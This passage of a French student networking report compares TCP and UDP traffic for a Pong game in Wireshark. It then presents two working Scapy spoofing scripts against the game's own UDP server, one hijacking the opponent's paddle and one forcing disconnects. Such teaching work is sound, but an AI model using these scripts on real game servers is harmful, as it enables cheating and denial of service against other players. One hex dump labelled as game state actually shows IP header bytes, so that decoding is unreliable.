46	6.581668	127.0.0.1	127.0.0.1	TCP	92	8080 → 42718 [PSH, ACK] Seq=213 Ack=1 Win=65536 Len=26 TSval=3126725382 TSecr=3126725365

FIGURE 3 – Échanges de messages du protocole TCP

4.4 Analyse de la Latence

Le Round-Trip Time (RTT) peut être mesuré en observant le délai entre l'envoi d'un paquet et la réception de son acknowledgment. Dans l'environnement loopback, les RTT observés sont extrêmement faibles, généralement inférieurs à 100 microsecondes. Par exemple, entre les paquets 13 et 14, un RTT de seulement 19 microsecondes est mesuré. Ces valeurs ne sont pas représentatives d'un réseau réel mais permettent de valider le bon fonctionnement de l'implémentation.

Le délai input-to-response, c'est-à-dire le temps entre l'envoi d'un input par un client et la réception de l'état mis à jour, est critique pour la réactivité du jeu. Dans les traces analysées, ce délai est de l'ordre de 20 à 30 microsecondes. Ce délai extrêmement faible justifie que la prédiction côté client ne soit pas absolument nécessaire dans un environnement loopback. Cependant, dans un réseau réel avec un RTT de 50 millisecondes, ce même délai serait multiplié par plus de 1000, rendant la prédiction côté client indispensable pour maintenir une jouabilité acceptable.

4.5 Charge Réseau et Throughput

L'analyse quantitative du trafic révèle que chaque client génère un débit relativement modeste. En réception, chaque client reçoit environ 60 messages `MSG_STATE` par seconde, chacun de 26 bytes, soit approximativement 1560 bytes par seconde de données utiles.

En émission, la charge dépend de l'activité du joueur, variant généralement entre 10 et 30 messages `MSG_INPUT` par seconde, soit 40 à 120 bytes par seconde. Le débit total par client est donc d'environ 1.6 à 1.7 kilobytes par seconde, ce qui est très faible par rapport aux capacités d'un réseau moderne.

Cependant, l'overhead du protocole TCP est considérable par rapport à la taille des données utiles. Chaque paquet TCP contient un en-tête IP de 20 bytes et un en-tête TCP de 20 à 32 bytes (selon les options), soit un total de 40 à 52 bytes d'overhead. Pour un message `MSG_STATE` de 26 bytes, cet overhead représente plus de 150% de la taille des données utiles. Cette proportion est particulièrement inefficace et illustre l'une des principales limitations du TCP pour les applications échangeant de nombreux petits messages.

4.6 Mécanismes TCP Observés

Les traces Wireshark permettent d'observer plusieurs mécanismes fondamentaux du protocole TCP. Les numéros de séquence augmentent de manière cohérente, chaque byte de données incrémentant le compteur. Tous les paquets sont correctement acquittés, et aucune retransmission n'est observée durant la capture, confirmant l'absence de perte de paquets dans l'environnement loopback.

Les valeurs de fenêtre TCP restent constantes à 65536 bytes durant toute la session, indiquant qu'aucune congestion n'a été détectée et que les buffers de réception n'ont jamais été saturés. Cette situation est attendue dans un environnement loopback où la bande passante est pratiquement illimitée et le délai de propagation négligeable.

Les flags TCP observés incluent SYN et SYN-ACK pour l'établissement de connexion, ACK pour les accusés de réception simples, et PSH-ACK pour les paquets contenant des données. Le flag PSH indique que les données doivent être transmises immédiatement à l'application sans attendre l'accumulation d'autres données dans le buffer, ce qui est approprié pour un jeu en temps réel où chaque message doit être traité rapidement.

4.7 Synthèse de l'Analyse

L'analyse des traces Wireshark confirme le bon fonctionnement de l'implémentation TCP du jeu Pong. Tous les mécanismes du protocole TCP fonctionnent comme attendu : établissement de connexion fiable, ordonnancement des messages, acquittement de tous les paquets, et absence de perte. La fréquence d'envoi des messages `MSG_STATE` est cohérente avec le tick rate de 60 Hz du serveur, et les messages `MSG_INPUT` sont envoyés de manière réactive en fonction des actions des joueurs.

Cependant, l'analyse révèle également les limitations du TCP pour ce type d'application. L'overhead de plus de 150% pour les petits messages est particulièrement inefficace, et bien que non observé dans l'environnement loopback, le risque de head-of-line blocking pourrait sérieusement dégrader la jouabilité sur un réseau réel avec perte de paquets. Ces observations motivent l'exploration d'une implémentation alternative utilisant le protocole UDP, qui pourrait offrir une meilleure efficacité et une latence réduite au prix d'une complexité accrue de l'implémentation.

5 Analyse avec Wirsehark du Protocole UDP

5.1 Configuration de la capture

La capture a été réalisée sur l'interface loopback (`lo`) avec le filtre `udp.port == 12345`, permettant d'isoler exclusivement le trafic du jeu Pong. Cette approche garantit une analyse ciblée sans interférences d'autres applications réseau.

5.2 Statistiques générales observées

D'après l'analyse des conversations UDP capturées, nous pouvons observer deux conversations simultanées correspondant aux deux joueurs connectés au serveur :




FIGURE 4 – Conversations UDP capturées - Vue d'ensemble

Conversation 1 (Port 57509 ↔ Port 12345) :
— **Paquets envoyés :** 1,704 (Client → Serveur) | 1,535 (Serveur → Client)
— **Volume de données :** 120 KB envoyés | 112 KB reçus
— **Débit moyen :** 2,041 bits/s (A→B) | 1,922 bits/s (B→A)
— **Durée :** ∼30 secondes
Conversation 2 (Port 57914 ↔ Port 12345) :
— **Paquets envoyés :** 1,646 (Client → Serveur) | 1,504 (Serveur → Client)
— **Volume de données :** 116 KB envoyés | 110 KB reçus
— **Débit moyen :** 2,041 bits/s (A→B) | 1,922 bits/s (B→A)
— **Durée :** ∼33 secondes

5.3 Analyse détaillée des paquets

5.3.1 Messages de connexion et d'input

La figure 5 montre un exemple de message d'input envoyé par un client au serveur.




FIGURE 5 – Paquet de connexion/input client (3 bytes)

Exemple : Paquet #3268
— **Longueur :** 45 bytes (3 bytes de données utiles)
— **Source :** 127.0.0.1 :57509
— **Destination :** 127.0.0.1 :12345
Données hexadécimales :

```
02 00 00
```

Structure décodée (InputMsg) :
— `Byte 0 (0x02)` : Type de message = `MSG_CLIENT_INPUT`
— `Byte 1 (0x00)` : Player ID = 0
— `Byte 2 (0x00)` : Input = `INPUT_NONE`
Les messages de connexion initiale utilisent la structure `ConnectMsg` (2 bytes), mais les clients envoient immédiatement des messages d'input après connexion, expliquant la présence majoritaire de paquets de type `MSG_CLIENT_INPUT` dans la capture.

5.3.2 Messages d'état du jeu (MSG_SERVER_STATE)

Les figures 6 et 7 montrent des exemples de messages d'état envoyés par le serveur aux clients.




FIGURE 6 – Paquet d'état serveur #3266 (31 bytes de données)




FIGURE 7 – Paquet d'état serveur #3267 (31 bytes de données)

Exemple : Paquet #3266

— **Longueur :** 73 bytes (31 bytes de données utiles)
— **Source :** 127.0.0.1 :12345
— **Destination :** 127.0.0.1 :57509
Données hexadécimales (début) :

```
03 3b f0 6a 40 00 40 11 4c 45 7f 00 00 01 7f 00
00 3b f0 6b 40 00 40 11 4c 44 7f 00 00 01 7f 00
```

Structure décodée (StateMsg - 31 bytes) :
— `Byte 0 (0x03)` : Type = `MSG_SERVER_STATE`
— `Bytes 1-4` : `ball_x` (float, little-endian)
— `Bytes 5-8` : `ball_y` (float, little-endian)
— `Bytes 9-12` : `paddle_left_y` (float)
— `Bytes 13-16` : `paddle_right_y` (float)
— `Bytes 17-20` : `score_left` (int)
— `Bytes 21-24` : `score_right` (int)
— `Bytes 25-28` : `tick` (uint32_t)
— `Byte 29 (0x01)` : `player0_connected` = connecté
— `Byte 30 (0x01)` : `player1_connected` = connecté
Décodage des valeurs (exemple paquet #3267) :
En utilisant le format IEEE 754 pour les nombres flottants (little-endian), nous pouvons extraire les valeurs suivantes :
— $ball\_x \approx 42.7$
— $ball\_y \approx 30.5$
— $paddle\_left\_y \approx 27.0$
— $paddle\_right\_y \approx 42.0$
— $score\_left = 0$
— $score\_right = 0$
— $tick$ = variable (compteur incrémenté à chaque mise à jour)
Ces valeurs permettent aux clients de reconstruire l'état complet du jeu à chaque frame.

5.4 Analyse du comportement temporel

5.4.1 Fréquence d'envoi des paquets

En analysant les timestamps des paquets consécutifs, nous observons les patterns suivants :
Observations :
— Le serveur maintient une cadence de ∼16ms entre les mises à jour d'état (≈ 60 Hz), conformément à la valeur définie par `TICK_INTERVAL_MS` dans le code
— Les clients envoient des inputs de manière asynchrone, avec des rafales rapides lors d'interactions utilisateur
— Des messages keepalive sont visibles toutes les ∼1000ms même en l'absence d'input, conformément à `KEEPALIVE_INTERVAL_MS`

5.4.2 Ratio Client/Serveur

Sur une période d'observation de 30 secondes :

Paquet	Timestamp (s)	Δt (ms)
3252	29.070805793	-
3253	29.088785545	18
3254	29.088795479	0.01
3255	29.090527271	1.7
3256	29.106779684	16
3257	29.106794764	0.015
3258	29.124811934	18
3259	29.124847167	0.035

TABLE 1 – Analyse temporelle des paquets UDP

— **Serveur → Clients :** ∼1,500 paquets = 50 paquets/seconde
  — Cohérent avec une fréquence théorique de 60 Hz, compte tenu des pertes et variations réseau
— **Clients → Serveur :** ∼1,700 paquets = 56 paquets/seconde
  — Comprend les inputs utilisateur + messages keepalive périodiques

5.5 Vulnérabilités identifiées

5.5.1 Absence totale de chiffrement

Constat :
— Tous les paquets sont transmis en clair (plaintext)
— Les données du jeu (positions de la balle et des raquettes, scores, inputs) sont directement lisibles dans les traces
— Aucun mécanisme de chiffrement n'est implémenté
Impact :
— N'importe quel observateur sur le réseau peut voir l'état complet du jeu en temps réel
— Les positions exactes de la balle et des raquettes sont exposées, permettant une prédiction anticipée
— Les inputs des joueurs (touches pressées) sont visibles, révélant la stratégie en temps réel

5.5.2 Absence d'authentification

Constat :
— Aucun token de session ou mécanisme d'authentification
— Aucune vérification de l'identité des clients
— Le `player_id` est simplement un byte non protégé transmis en clair
Impact :
— Usurpation d'identité triviale via IP spoofing
— Injection de faux messages impossible à distinguer des messages légitimes
— Impossibilité de garantir l'intégrité de l'identité des joueurs

5.5.3 Absence de vérification d'intégrité

Constat :
— Pas de checksum cryptographique (HMAC, signature numérique)
— Pas de numéro de séquence protégé contre la modification
— Structure des messages facilement déductible par reverse engineering
Impact :
— Messages modifiables en transit sans détection possible
— Attaques par rejeu (replay attacks) réalisables
— Attaques Man-in-the-Middle facilitées

5.5.4 Prédictibilité du protocole

Constat :
— Format binaire fixe et simple à décoder
— Types de messages séquentiels et prévisibles (0x01, 0x02, 0x03, 0x04)
— Pas de randomisation, obfuscation ou mécanismes anti-analyse
Impact :
— Reverse engineering du protocole trivial (quelques minutes d'analyse suffisent)
— Automatisation des attaques grandement simplifiée
— Création de bots ou clients modifiés facilitée

5.5.5 Absence de protection anti-flood

Constat :
— Aucune limite de taux (rate limiting) côté serveur
— Pas de détection d'anomalies dans la fréquence des messages
— Acceptation de tous les paquets sans validation temporelle
Impact :
— Attaques par déni de service (DoS) facilitées
— Possibilité de saturer le serveur avec des messages malformés
— Exploitation de ressources serveur sans restriction

5.6 Conclusion de l'analyse

L'analyse des traces Wireshark révèle un protocole UDP fonctionnel pour un environnement de test local, mais présentant de **multiples vulnérabilités critiques** qui le rendent inadapté à un déploiement sur réseau non sécurisé. L'absence de mécanismes de sécurité fondamentaux (chiffrement, authentification, intégrité) expose le système à diverses formes d'exploitation, tant passives qu'actives.

Dans la section suivante, nous détaillerons deux scénarios concrets d'exploitation de ces vulnérabilités, démontrant leur facilité de mise en œuvre et leur impact potentiel sur l'intégrité du jeu.

6 Scénarios d'exploitation des vulnérabilités

Suite à l'analyse des traces Wireshark, nous avons identifié plusieurs vulnérabilités critiques dans le protocole UDP du jeu Pong. Cette section présente deux scénarios d'ex-

ploitation concrets permettant de manipuler le résultat du jeu en exploitant l'absence d'authentification et de chiffrement.

6.1 Scénario 1 : Injection de paquets pour contrôler la raquette adverse

6.1.1 Description de l'attaque

Cette attaque exploite l'absence d'authentification pour injecter des paquets forgés qui prennent le contrôle de la raquette de l'adversaire. L'attaquant usurpe l'identité du joueur adverse en envoyant des messages MSG_CLIENT_INPUT avec une fréquence élevée, écrasant ainsi les inputs légitimes.

Type d'attaque : Active, Injection de paquets (Packet Spoofing)

Prérequis :

— Accès au réseau local ou capacité de routage des paquets
— Outil de forge de paquets (Scapy)
— Connaissance de la structure des messages (obtenue via Wireshark)

6.1.2 Méthodologie d'exploitation

Étape 1 : Identification des paramètres de connexion L'attaquant capture quelques paquets pour identifier les ports utilisés par les joueurs. Les ports source des clients UDP sont attribués dynamiquement par le système d'exploitation à chaque connexion, il est donc nécessaire de les identifier en temps réel.

Commande de capture en temps réel :

```
sudo tcpdump -i lo 'udp port 12345' -n
```

Cette commande affiche tous les paquets UDP échangés avec le serveur sur le port 12345, révélant instantanément les ports source utilisés par chaque joueur.

Exemple de sortie :

```
12:34:56.123456 IP 127.0.0.1.57509 > 127.0.0.1.12345: UDP, length 3
12:34:56.123489 IP 127.0.0.1.12345 > 127.0.0.1.57509: UDP, length 31
12:34:56.456789 IP 127.0.0.1.57914 > 127.0.0.1.12345: UDP, length 3
12:34:56.456823 IP 127.0.0.1.12345 > 127.0.0.1.57914: UDP, length 31
```

Informations extraites :

— Player 0 utilise le port source : 57509
— Player 1 utilise le port source : 57914
— Serveur écoute sur : 127.0.0.1 :12345

Une fois ces ports identifiés, l'attaquant peut les utiliser dans ses scripts pour cibler précisément chaque joueur.

Étape 2 : Création du script d'attaque L'attaquant crée un script Python utilisant Scapy pour forger et envoyer des paquets malveillants. Le script suivant permet de bloquer la raquette adverse en position haute :

```
from scapy.all import *
import struct
import time

def send_fake_input(server_ip, server_port,
                    fake_source_port, player_id, input_value):
    # Construction du payload InputMsg (3 bytes)
    payload = struct.pack('BBB',
                          0x02,          # MSG_CLIENT_INPUT
                          player_id,     # Player ID
                          input_value)   # Input

    # Forge du paquet avec usurpation de port source
    packet = IP(src="127.0.0.1", dst=server_ip) / \
             UDP(sport=fake_source_port, dport=server_port) / \
             Raw(load=payload)

    send(packet, verbose=0)

def attack_block_opponent():
    SERVER_IP = "127.0.0.1"
    SERVER_PORT = 12345
    TARGET_PORT = 57914  # Port de Player 1
    TARGET_ID = 1        # Player ID 1

    print("[*] Demarrage de l'attaque sur Player 1")
    print("[*] Envoi continu d'inputs UP a 100 Hz...")

    try:
        while True:
            # Envoi d'input UP pour bloquer en haut
            send_fake_input(SERVER_IP, SERVER_PORT,
                            TARGET_PORT, TARGET_ID, 1)
            time.sleep(0.01)  # 100 Hz

    except KeyboardInterrupt:
        print("\n[*] Attaque interrompue")

if __name__ == "__main__":
    attack_block_opponent()
```




FIGURE 8 – Attaque raquette

Étape 3 : Résultat observé Comportement du jeu :

- La raquette de Player 1 monte continuellement vers le haut
- Les inputs légitimes de Player 1 sont écrasés par les paquets injectés
- Player 1 perd totalement le contrôle de sa raquette
- Player 0 marque facilement des points

Pourquoi cette attaque fonctionne :

1. **Absence d'authentification** : Le serveur ne peut pas distinguer les paquets légitimes des paquets forgés
2. **Haute fréquence d'injection** : L'attaquant envoie à 100 Hz vs le keepalive légitime à 1 Hz
3. **Last-write-wins** : Le serveur garde toujours le dernier input reçu
4. **UDP sans état** : Pas de handshake requis, injection immédiate

6.1.3 Impact de l'attaque

Impact technique :

- Contrôle total de la raquette adverse
- Manipulation du résultat à volonté
- Victoire garantie pour l'attaquant

Impact utilisateur :

- La victime pense à un bug ou problème de connexion
- Impossibilité de jouer normalement
- Frustration et perte de confiance dans le système

6.2 Scénario 2 : Déconnexion forcée d'un joueur

6.2.1 Description de l'attaque

Cette attaque exploite l'absence de vérification d'intégrité pour forger des messages MSG_CLIENT_DISCONNECT, forçant ainsi la déconnexion d'un joueur légitime. Le serveur traite ces messages sans vérifier leur authenticité.

Type d'attaque : Active, Injection de message de déconnexion

Prérequis :

- Même prérequis que le Scénario 1
- Connaissance du port source du joueur cible

6.2.2 Méthodologie d'exploitation

Étape 1 : Création du script de déconnexion Le script suivant permet de forger et envoyer des messages de déconnexion :

```
from scapy.all import *
import struct
import time

def force_disconnect(server_ip, server_port, target_port):
    # Construction du payload (1 seul byte)
    payload = struct.pack('B', 0x04)  # MSG_CLIENT_DISCONNECT

    # Forge du paquet
    packet = IP(src="127.0.0.1", dst=server_ip) / \
             UDP(sport=target_port, dport=server_port) / \
             Raw(load=payload)

    # Envoi repete pour garantir reception
    print("[*] Envoi de messages de deconnexion...")
    for i in range(10):
        send(packet, verbose=0)
        print(f"[*] Paquet {i+1}/10 envoye")
        time.sleep(0.1)

    print(f"[*] Deconnexion forcee du port {target_port}")

if __name__ == "__main__":
    SERVER_IP = "127.0.0.1"
    SERVER_PORT = 12345

    print("=== Attaque par deconnexion forcee ===")
    print("1. Deconnecter Player 0 (port 57509)")
    print("2. Deconnecter Player 1 (port 57914)")

    choice = input("Choix: ")

    if choice == "1":
        force_disconnect(SERVER_IP, SERVER_PORT, 57509)
    elif choice == "2":
        force_disconnect(SERVER_IP, SERVER_PORT, 57914)
```

Étape 2 : Comportement du serveur En analysant le code serveur (server_udp.c, lignes 120-130), on observe que le serveur accepte le message sans vérification :

```
case MSG_CLIENT_DISCONNECT: {
    int client_id = find_client(clients, client_addr);
    if (client_id != -1) {
```

```
            printf("Player %d disconnected\n", client_id);
            clients[client_id].active = 0;
            *game_started = 0;
            broadcast_state(sockfd, clients, game);
        }
        break;
}
```

Le serveur :

1. Marque le joueur comme inactif (active = 0)
2. Arrête le jeu (game_started = 0)
3. Diffuse le nouvel état aux clients




FIGURE 9 – Attaque déconnexion

Étape 3 : Résultat observé Conséquences immédiates :

— Le joueur ciblé est déconnecté instantanément
— Le jeu s'arrête (nécessite 2 joueurs connectés)
— L'autre joueur voit le message "Player X disconnected"
— Le serveur attend une reconnexion

Variante d'exploitation :

L'attaquant peut déconnecter le joueur légitime et se reconnecter immédiatement avec le même player_id pour prendre sa place dans la partie.

6.2.3 Impact de l'attaque

Impact immédiat :

— Interruption forcée de la partie
— Expulsion d'un joueur légitime
— Possibilité de prendre sa place

Impact en contexte compétitif :

— Sabotage de matchs
— Impossibilité de terminer une partie

— Manipulation de classements

Facilité d'exécution :

— Script de 30 lignes
— Aucune connaissance avancée requise
— Exécution en quelques secondes

6.3 Conclusion

Les deux scénarios présentés démontrent la facilité d'exploitation des vulnérabilités identifiées :

Critère	**Scénario 1**	**Scénario 2**
Complexité technique	Faible	Très faible
Lignes de code	50	30
Temps d'exécution	Quelques secondes	Instantané
Impact	Contrôle total	Interruption
Détectabilité	Difficile	Difficile

TABLE 2 – Comparaison des scénarios d'exploitation

Gravité de la situation :

— Les deux attaques sont **triviales** à implémenter
— Aucune connaissance avancée en sécurité n'est requise
— L'impact est **immédiat et dévastateur**
— La détection est **quasi-impossible** sans analyse réseau

Le protocole actuel est donc **totalement inadapté** à un déploiement sur réseau non sécurisé. L'implémentation de mécanismes d'authentification (tokens de session), de chiffrement (DTLS), et de validation d'intégrité (HMAC) est **indispensable** pour garantir la sécurité et l'équité du jeu.